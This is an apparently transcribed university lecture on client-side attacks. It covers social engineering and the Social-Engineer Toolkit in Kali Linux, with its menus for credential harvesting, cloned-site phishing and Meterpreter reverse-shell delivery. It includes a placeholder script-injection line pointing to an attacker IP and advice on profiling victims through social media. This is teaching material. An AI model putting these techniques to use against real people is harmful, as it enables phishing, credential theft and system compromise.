
Information security - IV

Prof. Vasan
Department of Computer Science and Engineering
Indian Institute of Technology, Madras

Module – 23
Lecture – 23
Client Side Attacks Tools in Kali Linux

Starting from this session onwards we are going to start looking at a few of the tools that could be really used from the client side penetration testing. So, till the last session we actually had been looking at a few of the tools that could be used for doing a server side attack. So, having looked at a few tools to the server side we are going to start looking at a few of the tools that could be used in the client side attacks in this session.

(Refer Slide Time: 00:40)



Kali Linux: Definition of client?

The term client or host means an endpoint used to connect to a network, such as a computer, a tablet, or a mobile device.


A client may offer information, services, and applications to other clients or obtain information from another system, such as a server.

Typically, the term client refers to endpoints used by people. Having people involved opens a range of possible vulnerabilities.

So, what exactly is the term client mean? So, as we all would know by now after having completed the first three levels of IS a course so, the client or a host will basically mean an end point which is used to connect to a network consisting of various kinds of a devices. So, the client will basically want certain job to be done by the server certain maybe or maybe certain data to be sent to the server or a certain response that it is actually expecting from the server back and so on and so forth.

So, that client will basically typically refer to endpoint which was used by the people and which is always the one that is initiating a request for doing a particular job or trying to seek some data from the because of the fact that this is going to be used by people you it basically opens up a huge Pandora's box of what kind of possible vulnerabilities could actually be unearthed off, right.

(Refer Slide Time: 01:36)



Kali Linux: Client side attacks?

Client-side attacks, as it pertains to web applications, is viewed as a method to identify who is connecting to web applications, what vulnerabilities exist on those systems, and whether those systems can be a means to gain access or information from a web application.

Focus of subsequent sessions will be identifying systems accessing web applications, evaluating systems for vulnerabilities, and exploiting those vulnerabilities, if possible.

Because the moment we say it is going to be used by people in a in a in a manual manner or individually since because of the fact that different people would actually be using the technologies and the tools in different manner that itself gives as a window of opportunity for a penetration tester because they would have actually kept some sort of vulnerabilities open when the each of the persons is actually using different kinds of mechanism, right.


So, a client side attack is viewed basically as a method to identifying who is connecting to the web application. So, because the moment the attacker understands and identifies the end user and his profile, right, the penetration tester would basically be able to quickly determine what kind of vulnerabilities would be there on the client side systems and use any of those vulnerabilities to gain access or information from a web application right.

So, we will have to remember that we are going to be talking purely about what kind of an attacks are to be injected from the client side and not on the server side, right. So, the idea here is that even though it has got originated from the client and it is not the original intended way from the way the client wants to use the server application for we will have to be extraordinarily careful as a penetration tester to ensure that the server does not realize that something is actually coming in a malicious manner which is not supposed to be in as part of this particular request at all, right.

So, the intelligence here is, how beautifully the attacker can sort of mask this particular malicious intent inside a normal request with which the server things that it is actually a normal request which it has to be serviced by it rather than raising it is antenna and starting to determine what kind of maliciousness is inside this request and sort of disregard that particular request, right.

In all our subsequent sessions we are going to be identifying the different type of tools that could potentially be made use of for this request for this kind of environment situations on the client side and using those what kind of vulnerabilities could be taken out and listed and once the vulnerabilities are known it basically becomes very easy for having those exploited with different set of tools, right, so, if at all those vulnerabilities are available to be exploited.

(Refer Slide Time: 04:17)



Kali Linux: Social Engineering?

Humans will always be your weakest links for a target's security posture.

The more you try to control the end users, the more they will try to bypass policies. The less controls you put in place, the less likely that the policies will be followed.

This creates a double-edge sword when deciding how to protect end users from cyber threats. Hackers know this and target end users in various ways that focus on compromising a key characteristic of the average user, which is trust.


Now, as we were discussing now, when you are looking at the client side situation since the client side is always going to be driven by people predominantly a good amount of social engineering will really help to find out what kind of ways could be used by the penetration tester to sort of inject is payload or attack as part of doing the client side attack. So, humans will always be the weakest links for the target so, security posture.

So, the more we try to control the end users naturally as we all know we all experience on a day to day basis the more they will try to bypass policies, right. The less controls you put in place a less like is the policies will be followed.

So, is basically like a balance that has to be achieved on both ends without compromising on the basic security that unauthorized access or no un malicious contend should find it is way into the server through what is actually seeming to be a very very legitimate client request right. So, this basically creates double-edge sword where we need to decide how to protect end users from cyber threats and at the same time ensure that they are not subjected to too much of protection because of which they start getting very innovative in trying to find out how easily they can try to find a loophole to break that protection, right.

So, it is basically a double-edge sword which has to be handled carefully between the two extremes of too much security on one side and too little security on the other side thereby compromising the system.

(Refer Slide Time: 05:55)



Kali Linux: Social Engineering?

Social engineering is the art of manipulating people into performing actions of divulging information. Many client-side attacks are based on tricking an end user into exposing their systems to an attack.

Social engineering can range from calling somebody while pretending to be an authorized employee to posting a link on Facebook that claims to be a service while really being a means to compromise the client.


So, social engineering is basically by definition the art of manipulating the people into performing actions of diverging information, right. So, essentially whatever the penetration tester is attempting to do as part of the clients at attack will be to sort of convince the user that is actually disclosing information to a legitimate party when it would not be actually be the case, right.

So, many clients and attacks of based on tricking an end user and exposing their systems to an attack. So, in a few sessions back I was explaining to you about the phishing attack. There is a phishing attack is one example by which the end user sort of tricked into believing that is actually accessing a site that is really the intended site that he wanted to access whereas in reality it would have been another site which we looking exactly similar to his site, but in addition to this what the what the final destination site would be doing this guy would also be capturing the credentials for it to be made use of later in a malicious manner, right.

So, social engineering can range from calling somebody by pretending to be an authorized employee to posting a link on Facebook that claims to be a service while really being a means to compromise the client right. So, today all the banks give SMS notifications alerting their customers saying that please do not disclose your credit card number, your bank account number, your OTP number and all that if anybody asks you saying that they are employees of the bank, right.

So, why are they doing it because this has become a sort of a very very popular method by which the potential penetration testers try to do social engineering and get access to information very very important information financial information from very innocent end users, right. So, this is something that needs to be a sort of publicized very much and then sort of prevented so that people do not fall into the trap.

(Refer Slide Time: 08:07)



Kali Linux: Social Engineering?

Best practices for launching a successful social engineering attack is taking the time to understand your target; meaning learn how the users communicate and attempt to blend into their environment.

Most social engineering attacks that fail tend to be written in a generic format, and they don't include a strong hook to attract the victim, such as a poorly written e-mail claiming the user is entitled to unclaimed funds.


Using social media sources such as Facebook is a great way to learn about a target, such as what hobbies and speaking patterns targets favor. For example, developing traps based on discounted sports tickets would be ideal if a Facebook profile of a target is covered with the sports team logos.

So, some of the best practices for launching a successful attack through this mechanism is first to understand the target right. So, how do the users tried to communicate, so, what kind of environment specific things that they are using which could potentially be made use of as part of getting them to divulge the information, right.

So, most of these attacks if you see fall under a very very common generic format where they do not try to actually use some very highly innovative mechanisms, but try to target some very innocent end users who might not be for example, technically very savvy, right and also very they are also very naive to disclose of some critical details to whoever is actually asking for that, right.

One very common way that is actually adopted today is that if I basically tried to go into a Facebook profile of a user and look at what he or she has actually posted for the last one year for from professional testers point of view they have enough information with those kind of details to identify what that person is all about and how he could possibly be sort of convinced to part take some critical information right. So, this is one example by which in the current social media environment of twitter Facebook, Whatsapp the penetration testers could easily find out details about a particular person before trying to make use of him as an entry point into a doing a malicious attack.

(Refer Slide Time: 09:49)



Kali Linux: Social Engineering Toolkit (SET)?

The Social Engineer Toolkit (SET) was created and written by the founder of TrustedSec.

It is an open-source Python-driven tool aimed at Penetration Testing using social engineering. SET is an extremely popular tool used by security professionals to test an organization's security posture.


Real-life attackers use SET to craft active and malicious attacks. It is the tool of choice for the most common social engineering attacks.

To launch SET, go to the following link of the menu bar Exploitation Tools | Social Engineering Tools, and select se-toolkit.

So, there is a tool kit that is actually available in Kali Linux college Social Engineering Tool Kit it is actually created and written by the founder of TrustedSec. So, this particular tool kit is actually implemented by Python. So, it is a completely a Python-driven tool which is actually completely in open source. So, that the users if they are also very comfortable in Python programming and if they have their own requirements they could actually customize this tool to their own requirements. So, this is basically aimed at doing the penetration testing using social engineering. So, this is actually a very popular tool nowadays that is used by security professionals to sort of really test out how rigid a particular organization security is currently.

This particular tool is actually sort of use to create some very complicated penetration testing mechanisms with an intent of it not disclosing also to the end user or something like an intrusion detection system detecting the attacks that this particular tool is actually trying to make use of, right. Since all these things are actually possible to be done on the SET this is basically become a very very common and a popular tool that is being used for doing and triggering the social engineering attacks today. So, if I actually go to the menu bar of exploitation tools as a social engineering tools submenu that is there in Kali Linux and we could actually go ahead and select SET from there.


(Refer Slide Time: 11:27)



```
The Social-Engineer Toolkit is designed purely for good and not evil. If you are
 planning on using this tool for malicious purposes that are
not authorized by the company you are performing assessments for, you are violat
ing the terms of service and license of this toolset. By hitting
yes (only one time), you agree to the terms of service and that you will only us
e this tool for lawful purposes only.

Do you agree to the terms of service [y/n]: y



[!] The Social-Engineer Toolkit has officially moved to github and no longer use
s SVN.
[!] Ensure that you have GIT installed and this conversion tool will automatical
ly pull the latest git version for you.
[!] Do you want to do a manual install or have SET do the conversion to GIT for
you?

1. Automatic
2. Manual
3. Continue using SET (NO UPDATES ANYMORE!)

Enter your numeric choice: 
```

So, once we actually start it up for the first time it basically tries to ask us to for agreement of the terms of service and all that then it tries to do an update from the github depository of the latest updated versions of those files that is there, right.

(Refer Slide Time: 11:46)



Kali Linux: Social Engineering Toolkit (SET)?


git clone https://github.com/trustedsec/social-engineer-toolkit/ Set/

Verify that SET works using the command se-toolkit

```
root@kali:/usr/share# cp backup.set/config/set_config set/config/set_config
root@kali:/usr/share# se-toolkit

IMPORTANT NOTICE! The Social-Engineer Toolkit has made some significant
changes due to the folder structure of Kali and FSH (Linux).

All SET dynamic information will now be saved in the ~/.set directory not
in src/program_junk.

[!] Please note that you should use se-toolkit from now on.
[!] Launching set by typing 'set' is going away soon...
[!] If on Kali Linux, just type 'se-toolkit' anywhere...
[!] If not on Kali, run python setup.py install and you can use se-toolkit anywhere..
.
Press {return} to continue into SET.
```

So, alternatively the user can also go ahead and do. So, a git clone from github depository directly by doing it in this manner and then I the verification can be done by running the command called (refer Time: 12:00) by se dash toolkit to ensure that the update has been successful and it is also successfully getting initiated, right. So, one sees this kind of an opening menu after this has got initiated successfully.

(Refer Slide Time: 12:14)



Kali Linux: Social Engineering Toolkit (SET)?

The next step is launching SET by going to Exploitation Tools | Social Engineering Toolkit | se-toolkit


```
        .M"""bgd `7MM"""YMM MMP""MM""YMM
       ,MI    "Y   MM    `7 P'   MM   `7
       `MMb.       MM   d        MM
         `YMMNq.   MMmmMM        MM
       .     `MM   MM   Y  ,     MM
       Mb     dM   MM     ,M     MM
       P"Ybmmd"  .JMMmmmmMMM   .JMML.

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]                 Version: 5.0.10                  [---]
[---]             Codename: `The Wild West`            [---]
[---]        Follow us on Twitter: @trustedsec         [---]
[---]        Follow me on Twitter: @dave_rel1k         [---]
[---]      Homepage: https://www.trustedsec.com        [---]

   Welcome to the Social-Engineer Toolkit (SET). The one
 stop shop for all of your social-engineering needs.

   Join us on irc.freenode.net in channel #setoolkit

 The Social-Engineer Toolkit is a product of TrustedSec.

          Visit: https://www.trustedsec.com

Select from the menu:

  1) Social-Engineering Attacks
  2) Fast-Track Penetration Testing
  3) Third Party Modules
  4) Update the Metasploit Framework
  5) Update the Social-Engineer Toolkit
  6) Update SET configuration
  7) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

set> 1
```

So, if we actually launch the set from here so, we basically see a menu like this with the banner and all that details it is given. So, it also has the details of who has actually implemented this trusted sec and it gives you a menu to decide what exactly do you want to do, right. So, it is a social engineering attacks, fast track penetration testing, third party modules, update the metasploit frameworks. So, metasploit is what we actually learnt earlier and so on, right. So, update the social engineering tool kit. So, this is the menu option that will automatically in the backend do the git clone that we saw in the previous slide and so on. So, today we will actually first look at for example purposes trying to do a social engineering attack, so, we select the option one there, right.

So, in this there are different sub menu options that is possible. So, there is a spear phishing attack vectors. So the phishing attack vectors is what I was just referring to as phishing attack sometime earlier where the end user would not be really in a position to understand that there is a malicious content embedded inside this particular request and it for all practical purposes it will look like as if it is a very valid request because of which it will respond back, right. So, that is basically referred to as a phishing attack.

So, the website attack vectors and so many different options that is given here, right. So, you could actually read through the help and try to understand each of those options. So, for our example purposes you will actually try to take the website attack vector so, we will select option 2.


(Refer Slide Time: 13:56)



```
  10) Powershell Attack Vectors
  11) Third Party Modules

  99) Return back to the main menu.

set> 2

 The Web Attack module is  a unique way of utilizing multiple web-based attacks
 in order to compromise the intended victim.

 The Java Applet Attack method will spoof a Java Certificate and deliver a
 metasploit based payload. Uses a customized java applet created by Thomas
 Werth to deliver the payload.

 The Metasploit Browser Exploit method will utilize select Metasploit
 browser exploits through an iframe and deliver a Metasploit payload.

 The Credential Harvester method will utilize web cloning of a web-
 site that has a username and password field and harvest all the
 information posted to the website.

 The TabNabbing method will wait for a user to move to a different
 tab, then refresh the page to something different.

 The Man Left in the Middle Attack method was introduced by Kos and
 utilizes HTTP REFERER's in order to intercept fields and harvest
 data from them. You need to have an already vulnerable site and in-
 corporate <script src="http://YOURIP/">. This could either be from a
 compromised site or through XSS.

 The Web-Jacking Attack method was introduced by white_sheep, Emgent
 and the Back|Track team. This method utilizes iframe replacements to
 make the highlighted URL link to appear legitimate however when clicked
 a window pops up then is replaced with the malicious link. You can edit
 the link replacement settings in the set_config if its too slow/fast.

 The Multi-Attack method will add a combination of attacks through the web attack
 menu. For example you can utilize the Java Applet, Metasploit Browser,
 Credential Harvester/Tabnabbing, and the Man Left in the Middle attack
 all at once to see which is successful.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Create or import a CodeSigning Certificate

  99) Return to Main Menu

set:webattack>1
```

So, here it basically gives different options that is possible. So, the java applet attack, the metasploit browser exploit, the credential harvester and so on. So, we will basically depending on what is it that we are attempting to do we will try to have the appropriate pay load attack that from out of this list which could potentially be done on the on the server, right.

(Refer Slide Time: 14:26)



Kali Linux: Social Engineering Toolkit (SET)?

On the next screen, SET will present several options on how the user can copy the website.

We will use the site-cloner option. Select site-cloner, and SET will provide a series of questions. These will walk you through cloning a website. This will request the following:

NAT/Port forwarding: SET is asking if the victims will connect to your machine using the IP address configured on your Kali server or if the victims will connect to a different IP address(such as a NAT address).


This really comes into play when you are attacking people outside your network or on the Internet. Select yes if you are attacking victims outside your network. Type no if you are attacking victims on the same network, such as an internal lab.

So, here if you for example, a select the java applet attack method or the metasploit browser exploit method it will basically then tell you what kind of options specific to this particular attack that you will have to enter, right. So, it tells you to basically use the site cloner options. So, site cloner is tool that we also saw before where it is basically helpful for cloning the entire site, right. So, I will basically get a copy or a clone of the entire website that we are actually trying to do into my local system so that it basically becomes easier for me to manipulate or embed some content inside that.

So, for this particular purpose it will ask you a few questions, for example, if there is NAT or a port forwarding, right, so, NAT as we would be knowing by now stands for network address translation. So, this is something that will be typically used whenever I need to have a conversion done from a public IP address to a private IP address as we were discussing in our previous IS-3 course, right.

So, if at all there is any NAT or port forwarding that is required for the current topology that set is running on through Kali Linux and the server that is being attempted to be connected. So, those details is actually should be printed should be given as an input here, right. So, whenever the Kali server and the victims are basically connected to different networks then in all probability you will have to give this particular data by taking in the details either by yourself or by looking at it from the administrator, right.

(Refer Slide Time: 16:01)



Kali Linux: Social Engineering Toolkit (SET)?

- IP address/hostname for reverse connection: When SET delivers its payload to the victim, SET needs to tell the victim how to connect back to Kali. In a lab environment, you can type in the IP address of your Kali server.
- URL you want to clone: This is the website you are copying.
- Exploit to deliver: SET will use the Metasploit framework to deliver the exploit. The most popular option is the Windows Reverse_TCP Meterpreter. This works by having a victim run an executable that establishes an open port for an attacker to connect back through to gain full shell access to the victim's PC.

